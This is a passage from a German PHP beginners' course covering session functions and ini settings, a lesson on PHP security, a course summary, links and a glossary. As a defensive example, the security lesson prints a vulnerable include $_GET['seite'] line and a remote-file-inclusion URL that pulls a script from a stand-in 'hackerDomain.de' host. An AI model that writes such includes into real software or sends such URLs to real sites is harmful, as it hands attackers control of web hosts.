Hinweis: Daten, die Sie in einer Session abspeichern sind zwar vor der Manipulation im Browser sicher, nicht jedoch vor dem Auslesen und der Manipulation anderer Benutzer, die den Webspace auf dem gleichen Webserver gemietet haben.

Siehe dazu auch die Lektion "Sicherheit in PHP".

Session Funktionen:

Hier noch eine Auswahl von PHP-Funktionen, die sich speziell auf Sessions beziehen. Für die vollständige Referenz und mögliche Anwendungsbeispiele sollten Sie auf der offiziellen PHP-Seite (http://de.php.net) direkt nachsehen.

bool session_start(void)

initialisiert eine Session beim ersten Aufruf. Ist bereits eine Session vorhanden, wird diese fortgesetzt. Dazu wird die aktuelle Session-ID benötigt, die entweder in der URL per GET, POST, oder als Cookie übergeben wurde.

Der Rückgabewert von session_start() ist immer true.

bool session_destroy(void)

löscht alle Daten der aktuellen Session.

Rückgabewert: true bei Erfolg, sonst false.

string session_name([string name])

gibt den Namen der aktuellen Session zurück. Mit dieser Funktion kann auch ein eigener Name für die Session als Parameter übergeben werden. Der hier verwendete Name wird als Variablenname zum Speichern der Session-ID verwendet. Standard ist "PHPSESSID". Soll ein eigener Name verwendet werden, muss diese Funktion jedes Mal vor session_start() oder session_register() aufgerufen werden.

string session_module_name ([string module])

gibt den namen des Session-Moduls zurück. Üblicherweise wird hier "file" verwendet, was bedeutet, dass die Daten in einer Datei gespeichert werden.

string session_save_path([string path])

gibt den aktuellen Pfad zurück, in dem die Session-Daten gespeichert werden. Das ist üblicherweise ein temporäres Verzeichnis auf dem Server. Wird ein eigener Pfad als Parameter übergeben, werden die Daten in dem angegebenen Verzeichnis abgelegt. Ein solches Verzeichnis sollte in keinem Fall für alle lesbar sein, da man sich sonst mit einem Webbrowser die Session-Daten aller gerade aktiven Benutzer ansehen könnte. Im Idealfall liegt dieses Verzeichnis außerhalb des Webspace.

string session_id([string id])

gibt die aktuelle Session-ID zurück. Wird der Parameter verwendet, kann eine eigene Session-ID gesetzt werden. Außerdem wird beim Aufruf von session_start() die Konstante "SID" entsprechend gesetzt. Soll also eine eigene Session-ID verwendet werden, ist die Verwendung der Funktion vor session_start() zu empfehlen, damit SID korrekt gesetzt wird.

bool session_register(mixed name [, mixed name …])

registriert Variablennamen für die aktuelle Session. Bereits registrierte Variablen aus vorhergehenden Aufrufen bleiben dabei bestehen. Der Variablenname muss als String ohne das Dollarzeichen (z.B. "username") angegeben werden. Damit können keine Ressourcen (z.B. ein Datenbank-Link oder ein Dateihandle) übergeben werden.

Die Funktion gibt true zurück, wenn die Variable erfolgreiche registriert wurde, andernfalls false.

Hinweis: Die Funktionen session_register und session_unregister werden in neuen Skripten nicht mehr verwendet. Statt dessen nutzt man die superglobale Variable $_SESSION, um auf die Session-Variablen zuzugreifen. In alten Skripten können Sie jedoch auf die Verwendung von session_register() stossen.

bool session_unregister (string name)

hebt die Registrierung einer Variablen für die aktuelle Session wieder auf und gibt

true zurück, wenn die Funktion erfolgreich war, andernfalls false.

void session_unset (void)

entfernt alle registrierten Variablen aus der Session.

bool session_is_registered (string name)

prüft, ob die angegebene Variable in der aktuellen Session registriert ist und gibt true zurück, falls dies der Fall ist. Ist die Variable nicht registriert, wird false zurückgegeben.

array session_get_cookie_params (void)

gibt ein Array der aktuellen Cookie-Parameter für die Session zurück. Das assoziative Array enthält die Angaben:

"lifetime": Die Gültigkeitsdauer des Cookies

"path": Der Pfad in dem der Cookie gespeichert wird

"domain": Die Domain für den Cookie.

void session_set_cookie_params (int lifetime [,string path [, string domain]])

setzt die entsprechenden Cookie-Parameter für die Session. Die Einstellungen gelten nur bis zum Ende des aktuellen Skripts.

bool session_decode (string data)

decodiert den übergebenen String als Session. Die übergebenen Daten werden dann als Session-Daten verwendet.

string session_encode(void)

liest die Session-Daten aus und gibt einen entsprechend codierten String zurück.

void session_set_save_handler (string open,

string close, string read, string write, string destroy, string gc)

Mit dieser Funktion kann festgelegt werden, ob die Daten auf eine andere Weise abgespeichert werden sollen (z.B. in einer Datenbank). Die einzelnen Parameter bezeichnen die Namen der Funktionen, die für das Handling verwendet werden.

string session_cache_limiter ([string cache_limiter])

Mit dieser Funktion wird festgelegt, ob die Seite beim Client im Cache gehalten werden soll.

void session_write_close (void)

beendet die aktuelle Session und schreibt die Daten auf den Datenträger. Diese Funktion wird nur dann verwendet, wenn mehrere Skripte gleichzeitig auf die gleiche Session zugreifen müssen (z.B. in Framesets). Die Daten werden automatisch geschrieben, wenn das Skript beendet wird.

Ini-Einstellungen für Sessions:

Normalerweise werden die Einstellungen fest in der Datei php.ini vorgegeben. Da ein normaler Benutzer jedoch keinen root-Zugang und damit keinen Zugriff auf die php.ini hat, können einige Einstellungen auch innerhalb des Skripts geändert werden. Die Änderung gilt

allerdings nur bis zum Ende des Skriptes und muss gegebenenfalls bei der nächsten aufgerufenen Seite wieder erneuert werden. Zum Ändern und Auslesen der Einstellungen gibt es die folgenden Funktionen:

string ini_alter (string varname, string newvalue)

string ini_set (string varname, string newvalue)

Beide Funktionen überschreiben einen Wert der php.ini für die Dauer des gerade laufenden Skripts. Die jeweilige Funktion gibt true zurück, wenn der Aufruf erfolgreich war, andernfalls false.

string ini_get (string varname)

liest den angegebenen Wert aus der php.ini bzw. gibt den vorher mit ini_get() überschriebenen Wert zurück. Wird false zurückgeliefert, so wurde der Wert nicht gefunden.

string ini_restore (string varname)

stellt die Einstellung wieder auf den ursprünglichen Wert zurück.

Folgende Parameter sind insbesondere im Zusammenhang mit Sessions interessant:

session.cookie_lifetime

gibt die Laufzeit der Cookies für die Session-ID an. Voreinstellung ist 0, was bedeutet, dass der Cookie ungültig wird, wenn der Browser geschlossen wurde.

session.gc_probability

gibt die Wahrscheinlichkeit für die "garbage collection" (gc) an. Voreinstellung ist 1, was bedeutet, dass im Durchschnitt bei 100 Seitenabrufen die alten und ungültigen Session-Daten gelöscht werden.

session.gc_maxlifetime

gibt die Zeit in Sekunden an, nach der alte Session-Daten als ungültig angesehen und entfernt werden.

session.use_cookies

stellt ein, ob Cookies zum Speichern der Session-ID verwendet werden sollen. Voreinstellung ist 1 (eingeschaltet). Wird der Wert auf 0 gesetzt, werden keine Cookies verwendet.

session.cache_expire

gibt die Zeit in Minuten an, nach welcher der Browser-Cache ungültig werden soll. Voreinstellung ist 180

session.use_trans_sid

gibt an ob eine transparente Session-ID verwendet werden soll.

Sicherheit in PHP

Ein Thema, das leider häufig vernachlässigt wird, ist die Sicherheit Ihrer PHP-Skripte. Immer dann, wenn auf Ihrem Webspace ein Programm läuft (und PHP-Skripte sind Programme im

weitesten Sinne), können Hacker die Schwachstellen des Programms ausnutzen, um Kontrolle über Ihren Webspace zu erhalten. Das kann dazu führen, dass plötzlich Ihre Seiten ganz anders aussehen (das nennt man Defacement) oder dass auf einmal alle Daten gelöscht sind.

Viel schlimmer können jedoch Angriffe sein, die Sie gar nicht bemerken, weil die Hacker nur Daten von Ihrem Webspace ausgelesen haben. Das kann recht unangenehm werden, falls Sie sensible Daten (z.B. Kreditkartennummern oder Kontonummern) von Ihrem Unternehmen oder gar von Ihren Kunden irgendwo auf dem Webserver gespeichert haben.

Genauso unangenehm kann es werden, wenn der Hacker Ihren Webspace lediglich dafür missbraucht, um eigene Daten öffentlich anzubieten. Werden solche Daten (meist illegale Musikdateien, Raubkopien oder Pornografie) auf Ihrem Webspace gefunden, sind Sie als Betreiber erst einmal dafür haftbar.

Daher ist es empfehlenswert, sich ein paar Gedanken um die Sicherheit in Verbindung mit Ihren Skripten zu machen.

Quiz

Welche Einstellung ist bei Auslieferung von PHP eingestellt?

1. register_globals=on
2. register_globals=off

Wenn Ihr Provider register_globals=on eingestellt hat, wie können Sie die Einstellung als Mieter von Webspace selbst ändern?

1. Sie können die Einstellung nicht ändern
2. Sie können die Einstellung über eine .htaccess-Datei ändern
3. Sie können die Einstellung durch einen Befehl im Skript ändern

Was bewirkt die Einstellung von open_basedir?

1. Damit wird festgelegt, welche Verzeichnisse der Benutzer im Browser anzeigen kann
2. Damit wird festgelegt, auf welche Verzeichnisse ein PHP-Skript zugreifen kann

register_globals

Bei den meisten Providern wird die Einstellung "register_globals" in der php.ini auf "on" gestellt, obwohl alle neueren PHP-Versionen die php.in mit der Einstellung auf "off" ausliefern. Der Grund dafür ist recht einfach: Es gibt im Internet eine große Zahl von fertigen PHP-Skripten, die schon etwas älter sind. Alle diese Skripte funktionieren nur dann, wenn register_globals auf "on" geschaltet ist.

Und das ist der Hintergrund dazu:

In früheren PHP-Versionen wurden beim Versenden eines Formulars automatisch globale Variablen erzeugt (oder auch "registriert", daher der Begriff register_globals). Zum Beispiel bei diesem Skript:

```
<form action="<?php
  echo $_SERVER['PHP_SELF']
  ?>" method="post">
User: <input type="text" name="username"><br>
Passwort: <input type="password" name="pass"><br>
<input type="submit" name="submit" value="login">
```

```
</form>
<?php
echo "username: $username<br>";
echo "passwort: $pass<br>";
?>
```

Hier werden zwei Textfelder per POST versendet. Sie haben inzwischen gelernt, diese Variablen über die superglobale Variable $_POST auszulesen. In alten PHP-Versionen (vor 4.1.0) gab es diese Variable noch nicht. Es gab zwar eine ähnliche Variable $HTTP_POST_VARS, diese wurde aber auch oft nicht verwendet, weil die Entwickler sich an das Verhalten von PHP seit Version 3 gewöhnt hatten.

Mit diesem alten Verhalten konnte man die Variablen einfach über $username und $pass auslesen. Das kann dann aber dazu führen, dass ein Benutzer diese Variablen leicht manipulieren kann:

```
http://IhreDomain.de/login.php?username=admin&pass=geheim
```

Wenn ich diese URL so im Browser eingebe, werden (bei register_globals=on) ebenfalls die Variablen $username und $pass erzeugt. Das mag in diesem Beispiel noch kein gravierendes Sicherheitsproblem sein, denn die Daten werden ja sowieso vom Benutzer im Formular selbst eingegeben.

Schlimmer wird es jedoch, wenn Sie sehen, dass Sie dieses Experiment auch mit Session-Variablen machen können. Spätestens jetzt werden Sie verstehen, dass die Sicherheit von Session-Daten auf diese Weise nicht mehr gewährleistet ist.

Die gute Nachricht ist jedoch: Solange Sie immer auf die superglobalen Variablen $_POST, $_GET und $_SESSION zugreifen, kann Ihnen eine Manipulation über die URL-Zeile nichts anhaben. Wenn Sie das aber sowieso schon tun, können Sie register_globals aber auch gleich abschalten.

Die einzige Stolperfalle bei eingeschaltetem register_globals ist nämlich, dass Sie bei der Verwendung von internen Variablen immer aufpassen müssen, dass der Name nicht schon in einer POST oder SESSION Variable vorkommt. Wenn Sie nämlich im Skript die Variable $name verwenden, aber gleichzeitig eine Session-Variable $_SESSION['name'] im Skript benutzen, wird ihre "interne" Variable $name durch register_globals jedes Mal überschrieben, wenn die Session gestartet wird.

Tipp: Wenn Ihr Provider register_globals=on in seinen PHP-Einstellungen verwendet, können Sie dieses über eine .htaccess Datei für Ihren eigenen Webspace (oder auch nur für bestimmte Verzeichnisse) ändern.

Erstellen Sie eine Datei mit einem Texteditor und schreiben Sie diese Zeile in die Datei:

php_value register_globals 0

oder auch

php_value register_globals off

Speichern Sie die Datei unter dem Namen .htaccess (der Punkt vorne ist wichtig) in dem Verzeichnis auf dem Webserver, in dem register_globals ausgeschaltet werden soll.

Hinweis: Prüfen Sie vorher, ob Ihr Provider die Benutzung solcher .htaccess-Dateien erlaubt. Speichern Sie die Datei unbedingt mit dem angegebenen Namen ".htaccess" (der Punkt vorne ist wichtig). Nachdem Sie die Datei auf den Webspace hochgeladen haben, ist sie möglicherweise mit Ihrem FTP-Programm nicht mehr sichtbar. Das ist völlig normal, weil das

Betriebssystem Unix/Linux alle Dateinamen, die mit einem Punkt beginnen, automatisch unsichtbar macht. Bei den meisten FTP-Clients können Sie solche Dateien mit einer entsprechenden Einstellung wieder sichtbar machen. Für WS-FTP ist das zum Beispiel die Einstellung "-al" in den Optionen.

Um zu prüfen, ob register_globals eingeschaltet ist, verwenden Sie folgende Zeile in Ihrem Skript:

```
echo ini_get('register_globals');
```

Die Funktion gibt entweder "1" (bedeutet: on) oder "0" (bedeutet: off) zurück. Alternativ können Sie auch phpinfo() benutzen und dort unter den Einstellungen nachsehen, ob register_globals auf "on" oder "off" steht.

Alle Einstellungen für die php.ini können Sie auf der offiziellen PHP-Seite im Anhang H finden:

http://de2.php.net/manual/en/ini.php

In der Spalte "Changeable" können Sie sehen, ob Sie die Einstellung selbst ändern können. Es bedeuten hier:

PHP_INI_PERDIR: Sie können die Einstellung über eine .htaccess-Datei selbst ändern, sofern Sie .htaccess-Dateien verwenden dürfen.

PHP_INI_SYSTEM: Sie können die Einstellung selbst nicht ändern. Die Einstellung kann nur mit Administrator-Rechten (root-Rechten) direkt in der PHP.ini vorgenommen werden.

PHP_INI_ALL: Sie können die Einstellungen auch im PHP-Skript selbst mit der Funktion ini_set() vornehmen.

Andere Benutzer auf dem Webserver

In der Lektion über Dateifunktionen haben Sie gelernt, dass Sie mit Ihrem PHP-Skript Dateien lesen und schreiben können. Bisher sind Sie sicher davon ausgegangen, dass dies nur mit Dateien funktioniert, die zu Ihrem Webspace gehören. Das ist jedoch nicht immer so.

Über die Funktion fopen() können Sie tatsächlich jede Datei öffnen, die sich auf dem Computer befindet. Das bedeutet also, jeder Webmaster, der Webspace auf "Ihrem" Webserver gemietet hat, könnte theoretisch Einblick in alle Ihre Daten nehmen, wenn er nur den Namen des Verzeichnisses und den Dateinamen kennt.

Das ist tatsächlich das größte Sicherheitsproblem, wenn es auch den Kreis der möglichen Hacker auf die Mitbenutzer des gleichen Webservers einschränkt. Wenn Sie jedoch bedenken, dass ein Provider normalerweise mehrere hundert Kunden als Mieter auf einem Webserver abgelegt hat, ist diese Vorstellung alles Andere als beruhigend.

Das Problem haben die meisten Provider jedoch schon erkannt. Ein wirksamer Schutz vor dem Ausspähen und Manipulieren von fremden Daten besteht darin, dass die Einstellung "open_basedir" entsprechend gesetzt ist. Sie können Sie in einem PHP-Skript leicht auslesen:

```
echo ini_get('open_basedir');
```

Es sollte dann so etwas erscheinen:

```
/home/IhrBenutzername/:/usr/lib/php:/usr/local/lib/php:/tmp
```

Ebenso ist die Einstellung auch in der Liste zu finden, die über phpinfo() ausgegeben wird.

Der Doppelpunkt wird auf Unix/Linux-Systemen als Trenner für die Verzeichnisse benutzt. Sie sehen hier, dass Ihre Skripte nur Daten öffnen können, die in Ihrem eigenen Home-Verzeichnis liegen. Außerdem sind allgemeine Verzeichnisse für Bibliotheken freigegeben, die von PHP intern gebraucht werden. Auch das Verzeichnis "/tmp" muss hier eingetragen sein, denn hier werden die Session-Daten gespeichert (siehe Lektion über PHP-Sessions).

Das tmp-Verzeichnis ist hier auch noch die größte Schwachstelle. Sie können nämlich dieses Verzeichnis bequem auslesen und damit die Dateinamen für alle gerade aktiven Sessions erhalten. Wenn Sie den Dateinamen erst einmal kennen, ist es leicht, fremde Sessions auf dem Webserver auszulesen.

Das führt zu der Erkenntnis: Speichern Sie niemals sensible Daten (z.B. Passwörter oder Kontodaten) in einer PHP-Session.

Hinweis: Wenn Sie Passwörter für ein Login benötigen, prüfen Sie immer das Passwort direkt nach dem Absenden des Formulars und speichern Sie es nicht in der Session. Wenn Sie festgestellt haben, dass der Benutzer sich korrekt angemeldet haben, verwenden Sie besser eine Session-Variable wie "s_login_okay" die Sie mit true oder false belegen können.

Das ist immer sicherer als das Passwort im Klartext in der Session abzulegen.

Wenn Sie sensible Daten (z.B. Kontonummern) wirklich in der Session benötigen, dann verwenden Sie die Einstellung session.save_path um das Verzeichnis für die Session auf Ihren eigenen Webspace umzuleiten. Damit wird verhindert, dass andere Anwender hier hineinschauen können, zumindest wenn "open_basedir" korrekt eingestellt ist.

Als Pfad sollten Sie natürlich ein Verzeichnis wählen, dass nicht von einem Browser zugänglich ist. Es sollte also oberhalb oder parallel zu "html_public" liegen. Wenn das bei Ihrem Provider nicht möglich ist, sollten Sie das Verzeichnis zumindest mit einem Zugriffsschutz versehen. Andernfalls kann ein Angreifer die Session-Daten ganz einfach im Browser aufrufen und so sichtbar machen.

Eingegebene Daten immer prüfen

PHP macht es die Programmierung teilweise recht einfach. Daher können in Ihrem Skript auch aus reiner Bequemlichkeit Sicherheitslücken eingebaut sein:

```
include $_GET['seite'];
```

Das ist beispielsweise ein typischer Fehler, der gemacht werden kann. Der Programmierer kann hier sehr bequem den Namen der Include-Datei über die URL festlegen, sie also einfach in den Link mit einbauen. Genauso einfach könnte ein Hacker jedoch auch die URL entsprechend anpassen:

http://meineDomain.de/test.php?seite=http://hackerDomain.de/hackerSkript.php

Ist PHP entsprechend eingestellt, werden nämlich auch URLs per Include-Befehl eingebunden. Damit hätte dann der Hacker vollen Zugriff auf Ihren Webspace.

Besser ist es, die Angabe in der Variable $_GET['seite'] zunächst zu prüfen, und das include dann beispielsweise in eine Switch-Kontrollstruktur einzubauen.

Fehlermeldungen hilfreich für Hacker

Sie haben gelernt, dass PHP normalerweise sehr großzügig Fehler und Warnungen ausgibt, wenn in Ihrem Code irgend etwas falsch läuft. Diese Großzügigkeit machen sich gerne auch Angreifer zu nutze. So können Hacker durch bewusste Falscheingaben in Formularen oder durch Aufrufen Ihres PHP-Skritpes mit einer eigenen HTML-Formular-Datei, solche Fehler

auslösen. Da die Fehlermeldungen ja auch den Namen (und den kompletten Pfad) des Skriptes enthalten, geben diese Informationen einem Angreifer nützliche Informationen.

Um das zu vermeiden, sollten Sie die Ausgabe der Fehler entweder über den Parameter error_reporting einschränken oder besser noch über display_errors ganz abschalten. Um selbst auf mögliche Fehler in Ihren Anwendungen aufmerksam zu werden, können Sie dann die Option log_errors einschalten. Das bewirkt, dass die Fehlermeldungen, die sonst direkt auf der Seite erscheinen, in eine die Logdatei des Webservers geschrieben werden.

Üblicherweise stellt Ihnen Ihr Provider eine Möglichkeit zur Verfügung, diese Logdateien für Ihren Webspace einzusehen. Damit können Sie dann eventuell aufgetretene Fehler erkennen, wenn Sie regelmäßig den Inhalt dieser Logdatei prüfen.

Sie haben dabei sogar den Vorteil, dass Sie damit auch Fehler erkennen, die andere Benutzer bei der Bedienung Ihrer PHP-Skripte hatten. Normalerweise wird Ihnen das der Benutzer in der Regel nicht mitteilen. In der Logdatei erkennen Sie das jedoch auch noch Tage später.

Datei-Uploads

Unter bestimmten Umständen können auch Datei-Uploads zu Sicherheitslücken führen. Wenn Sie ein Formular zum Upload von Dateien benutzen, verwenden Sie daher immer die dafür vorgesehenen PHP-Funktion is_uploaded_file() zum Prüfen, ob die Datei tatsächlich über das Formular hochgeladen wurde.

Um die Datei aus dem temporären Verzeichnis heraus zu kopieren, sollten Sie immer die Funktion move_uploaded_file() verwenden, statt mit den Datei-Funktionen das Kopieren selbst durchzuführen.

Fazit

Hier finden Sie einen Ausblick und eine Zusammenfassung.

Damit sind Sie schon am Ende des Kurses angelangt, aber noch lange nicht am Ende Ihres Lernprozesses. Wenn Sie Lust auf Mehr haben, sollten Sie auch noch die Zusatzlektionen durcharbeiten, die einzelne Themen dieses Kurses vertiefen (Hinweis für die Tester: diese Zusatzlektionen werden später noch ergänzt).

Mit den hier gelernten Fähigkeiten können sie allerdings schon einfache PHP-Skripte aufbauen und auf Ihren Webspace hochladen. Sie haben also durchaus schon die Möglichkeit, Kontaktformulare, Gästebücher oder Umfragen zu programmieren.

Nutzen Sie die Gelegenheit, und probieren Sie das Gelernte in der Praxis aus. Natürlich werden dabei Fragen auftreten. Diese Fragen können mehrere Ursachen haben:

- Das Thema wurde in diesem Kurs (noch) gar nicht oder unzureichend behandelt.
  In diesem Fall, senden Sie mir bitte ein Feedback an marian@lernpilot.de. Wenn das Thema nicht ausreichend im Kurs behandelt wurde, wird es von mir so schnell wie möglich ergänzt. Sie erhalten dann natürlich wieder Zugriff auf den ergänzten bzw. überarbeiteten Kurs.
- Das Thema wurde im Kurs behandelt, Sie haben aber schon wieder vergessen wie es geht.
  Auch in diesem Fall können Sie mir gern ein Feedback schicken. Wenn ich merke, dass einige Fakten bei den Teilnehmern nicht oder nur schlecht "hängen bleiben", dann muss ich möglicherweise den Stoff etwas anpassen. Vielleicht fehlen noch praktische Beispiele oder es ist eine "Eselsbrücke" notwendig, um sich etwas bestimmtest leichter merken zu können.

- Das Thema wurde im Kurs nicht behandelt, weil des den Rahmen sprengen würde. Das ist beispielsweise der Fall, wenn Sie beispielsweise einen komplexen Online-Shop bauen wollten oder eine Datenbank-Anbindung realisieren möchten. In diesem Fall muss ich dann auf weiterführende Kurse (z.B. Einführung in die mySQL-Datenbank) verweisen, die dann diese Themen ausführlich behandeln.
- Das Beispiel aus dem Kurs funktioniert bei Ihrem Provider nicht.
  So etwas kommt natürlich schon mal vor. Die Entwicklung von PHP geht ständig voran. Wenn also ein Beispiel bei Ihnen anders aussieht, kann es daran liegen, dass Sie ein anderes Betriebssystem oder eine andere PHP-Version verwenden, als ich es bei der Erstellung der Beispiele getan habe. Auch in diesem Fall freue ich mich über eine Rückmeldung (Feedback) von Ihnen. Hinweise, die hilfreich sind, und bei der Verbesserung des Kurses helfen, werden selbstverständlich belohnt. Sie erhalten dann wieder vollen Zugriff auf den neuen, verbesserten Kurs.

Literatur

Die Bücher und Links auf den folgenden Seiten können Ihnen helfen, Ihre Kenntnisse in PHP noch zu vertiefen:

Links

Die offizielle Web-Site für PHP:

http://www.php.net

oder auch:

http://de.php.net.

Hier finden Sie die offizielle Referenz zur Skriptsprache PHP. Wenn Sie also etwa nachschlagen wollen, ist diese Adresse immer die erste Anlaufstelle.

PHP Forum:

http://www.phpforum.de

Hier finden Sie diverse Tutorials und ein Forum zur Diskussion über PHP-Themen.

Komplett-Installationen (WAMP):

http://www.apachefriends.org/de/xampp.html

Entwicklungsumgebungen für PHP:

PHP Designer 2005:

http://www.mpsoftware.dk/

Ein kostenloser Editor für HTML und PHP

PHP Coder:

http://www.phpide.com

Kostenlose Entwicklungsumgebung für PHP

Maguma Studio:

http://www.maguma.com

Kommerzielle Entwicklungsumgebung (Maguma Workbench) oder kostenloser PHP-Editor

NuShpere PHP-Ed:

http://www.nusphere.com/

Kommerzielle Entwicklungsumgebung für PHP

Zend Studio:

http://www.zend.com/store/

Kommerzielle Entwicklungsumgebung für PHP

Bücher

PHP 4, Grundlagen und Profiwissen


von Jörg Krause

http://www.amazon.de/exec/obidos/ASIN/3446222340

Einführung in PHP4. Dieses Buch ist auch für die Version PHP 5 verfügbar

PHP & MySQL

von Giesbert Damaschke



http://www.amazon.de/exec/obidos/ASIN/3827267706

Preiswertes Buch aus dem Hause Markt & Technik

PHP 5, Grundlagen und Profiwissen, m. CD-ROM

von Jörg Krause

http://www.amazon.de/exec/obidos/ASIN/3446227350

PHP 5, Das Update

von Jörg Krause

http://www.amazon.de/exec/obidos/ASIN/3446229493

Für alle, die bereits mit PHP4 vertraut sind, sich aber nur mit den Neuerung von PHP5 befassen wollen.

Glossar

Die folgenden Seiten enthalten einige Erläuterungen zu bestimmten Begriffen, die in den Lektionen verwendet werden.

Apache

Der Name des zur Zeit meist verwendeten Webservers ist der "Apache" Webserver. Der Name hat sich aus einem Wortspiel gebildet. Der Webserver wurde ursprünglich aus einer zusammengestückelten (englisch: patchy) Software entwickelt und man nannte Ihn daher "a patchy webserver". Aus diesem wurde dann "Apache Webserver" was gesprochen genauso klingt.
Der Apache-Server wird hauptsächlich auf Unix/Linux Betriebssystemen verwendet. Webserver mit Apache-Server bilden den größten Teil der öffentlich zugänglichen Webserver. Der Apache läuft allerdings auch unter dem Betriebsystem Windows, so dass er gern von Entwicklern auch auf dem eigenen Entwicklungsrechner zum Testen von Internetanwendungen eingesetzt wird.

Array

Eine Feldvariable, auch "Array"-Variable genannt, kann mehrere Inhalte in einer einzigen Variable speichern. Näheres zu diesem Variablentyp finden Sie in der Lektion über Array-Vaiablen.

Content-Management

Web-Designer wollen nicht gern programmieren und Programmierer wollen nicht gern gestalten. Meist ergeben sich entweder technisch anspruchsvolle Seiten, mit wenig ansprechendem Layout, oder grafisch ansprechende Seiten, die dann technisch nicht ausgereift sind.
Durch die Trennung von Layout und Code kann dieses Problem meist gelöst werden. Ein Content-Management-System bietet eine solche Trennung. Der Designer legt das grafische Layout für die Seiten einmal fest, der Redakteur oder mehrere Redakteure fügen dann nur noch die (Text- und evtl. Bild-)Inhalte ein. Auf diese Weise kann ein Redakteur nicht unbeabsichtigt den Grafikaufbau zerstörten.
Viele dieser Content-Management-Systeme sind in der Sprache PHP erstellt.

Cookies

Ein Cookie ist eine meist kurze Information, die vom Webserver an Ihren Browser gesendet wird. Wenn Ihr Browser dieses Cookie akzeptiert, wird es auf der Festplatte Ihres Computer gespeichert. Ein Cookie hat immer eine bestimmte Gülitigkeitsdauer. Wenn das Cookie z.B. 30 Tage lang gültig bleibt, kann der Webserver Ihren Computer anhand der gespeicherten Information wieder erkennen, auch wenn Sie zwischendurch die Seite verlassen oder den Computer ausgeschaltet hatten.

So lässt sich erklären, warum Sie auf manchen Internetseiten immer freundlich mit Ihrem Namen begrüßt werden. Ihr Name oder Ihre Kundennummer sind dann in einem Cookie gespeichert, dass auch nach dem Schließen des Browsers weiter gültig ist.

Ein so genanntes Session-Cookie ist immer nur solange gültig, solange der Browser geöffnet ist. Diese Art von Cookies verwendet man bei PHP-Sessions (siehe Lektion "Verwendung von Sessions in PHP"). Sie werden beim Beenden des Browser-Programms automatisch gelöscht.

Datentyp

Jede Form von Daten kann einem bestimmten Datentyp zugeordnet werden. Es gibt ganze Zahlen (Integer) wie 1, 2, 3 usw., es gibt Fließkommazahlen (float und double) wie 3.1415 oder 9.99 und es gibt Zeichenketten (String) wie "Hallo Welt" oder "Heinz Müller".

Deklaration

Ein Fachbegriff, der beschreibt, dass man der Programmiersprache etwas "bekannt gibt". So müssen in vielen Programmiersprachen (nicht in PHP) Variablen zunächst deklariert werden, bevor Sie benutzt werden können.

Bei PHP werden eigene Funktionen deklariert (also bekannt gegeben) und gleichzeitig implementiert (also ausprogrammiert). In anderen Programmiersprachen (z.B. C++) kann die Deklaration und Implementierung der Funktion räumlich voneinander getrennt im Quellcode oder sogar in unterschiedlichen Dateien stehen.

Domain

Die Domain ist praktisch die eindeutige Adresse eines Computers. Im Internet können Sie mit Hilfe einer Domain wie "www.heddesheimer.de" einen bestimmten Webserver ansprechen, indem Sie diesen "Domain-Namen" in die URL-Zeile Ihres Browsers eingeben.

Dynamische Internetseiten

Webseiten im Internet, die nicht nur einen festen (statischen) Inhalt zeigen. Diese Seiten können entweder ihren Inhalt auf Anforderung ändern (zum Beispiel die Sprache der Seite wechseln, oder bei Suchfunktionen, die gefundenen Textstellen innerhalb eines Webauftritts anzeigen) oder auch die Eingaben des Benutzers verarbeiten (zum Beispiel ein Kontaktformular absenden, einen Eintrag in einem Gästebuch einfügen oder einen Artikel zum Warenkorb hinzufügen).

Editor

Ein Editor ist eine einfache Form eines Textverarbeitungsprogramms. Der einfachste Editor, der bei Microsoft Windows mitgeliefert wird, ist das Notepad (notepad.exe). Damit können Sie reine Textdokumente erzeugen und auch Textdokumente bearbeiten. Für kleine PHP-Skripte können Sie problemlos einen solchen Editor verwenden, um den Quellcode der Skripte zu bearbeiten. Bei größeren Skripten ist ein solcher Editor meist nicht komfortabel genug, weil für lange Texte auch Zusatzfunktionen wie automatisches Einrücken oder erweiterte Suchfunktionen erwünscht sind. Daher verwendet man zur Bearbeitung größerer PHP-Anwendungen eine Entwicklungsumgebung.

Entwicklungsumgebung

Wenn ein einfacher Text-Editor nicht mehr komfortabel genug ist, um größere PHP-Skripte zu bearbeiten, wird gern eine Entwicklungsumgebung verwendet. Für PHP gibt es eine ganze Reihe von solchen Umgebungen, teilweise sogar kostenfrei.

Beispiele, wo Sie so etwas finden können, sind in der Linkliste aufgeführt.

Folgefehler

Wenn im Skript ein Fehler auftritt, dann wird üblicherweise eine Fehlermeldung ausgegeben. Das Skript selbst läuft in der Regel dann aber trotzdem weiter, wenn es nicht durch die Programmlogik (z.B. beim Abfangen des Fehlers) vorzeitig beendet wird.

Wenn nun im Skript durch einen Fehler ein falscher Wert in eine Variable eingetragen wird (z.B. ein Dateizeiger beim erfolglosen öffnen einer Datei), dann kann diese Variable mit dem falschen Wert weitere Fehler im Skript erzeugen, obwohl die eigentliche Ursache dieser Fehler (nämlich der falsche Wert in der Variable) viel früher im Skript aufgetreten ist.

Solche Folgefehler sind meist verwirrend bei der Suche nach dem eigentlichen Fehler. Es ist daher meist sinnvoll, Fehler im Skript abzufangen und das Skript beim Auftreten bestimmter Fehler sofort zu beenden.

FTP-Client

Um eine Datei (HTML-Datei oder ein PHP-Skript) vom heimischen PC zum Webserver zu kopieren, benötigt man ein spezielles Programm, das diesen Kopiervorgang möglich macht. Das Kopieren zwischen PC und Webserver wird meistens über das so genannte "**F**ile **T**ransfer **P**rotocol" (FTP) durchgeführt. Ein FTP-Client ist ein solches Programm, dass dieses Protokoll beherrscht und das komfortable Kopieren zwischen PC und Webserver ermöglicht.

Funktion

Manchmal möchte man bestimmte Vorgänge in seinem Skript mehr als einmal durchführen. Um das zu tun, könnte man die Programmzeilen einfach mehrmals kopieren. Das ist aus verschiedenen Gründen nicht zu empfehlen. Der wichtigste Grund ist wohl: Wenn

irgendwann einmal etwas geändert werden muss, muss diese Änderung auch in den kopierten Zeilen durchgeführt werden. Daher verwendet man in allen Programmiersprachen (also auch in PHP) Funktionen, die dann diese Programmzeilen enthalten, die man mehrfach verwenden möchte. Eine solche Funktion kann dann vom Skript jederzeit über den Namen der Funktion aufgerufen werden. Man kann über Funktions-Parameter auch Informationen an eine solche Funktion versenden.

HTML

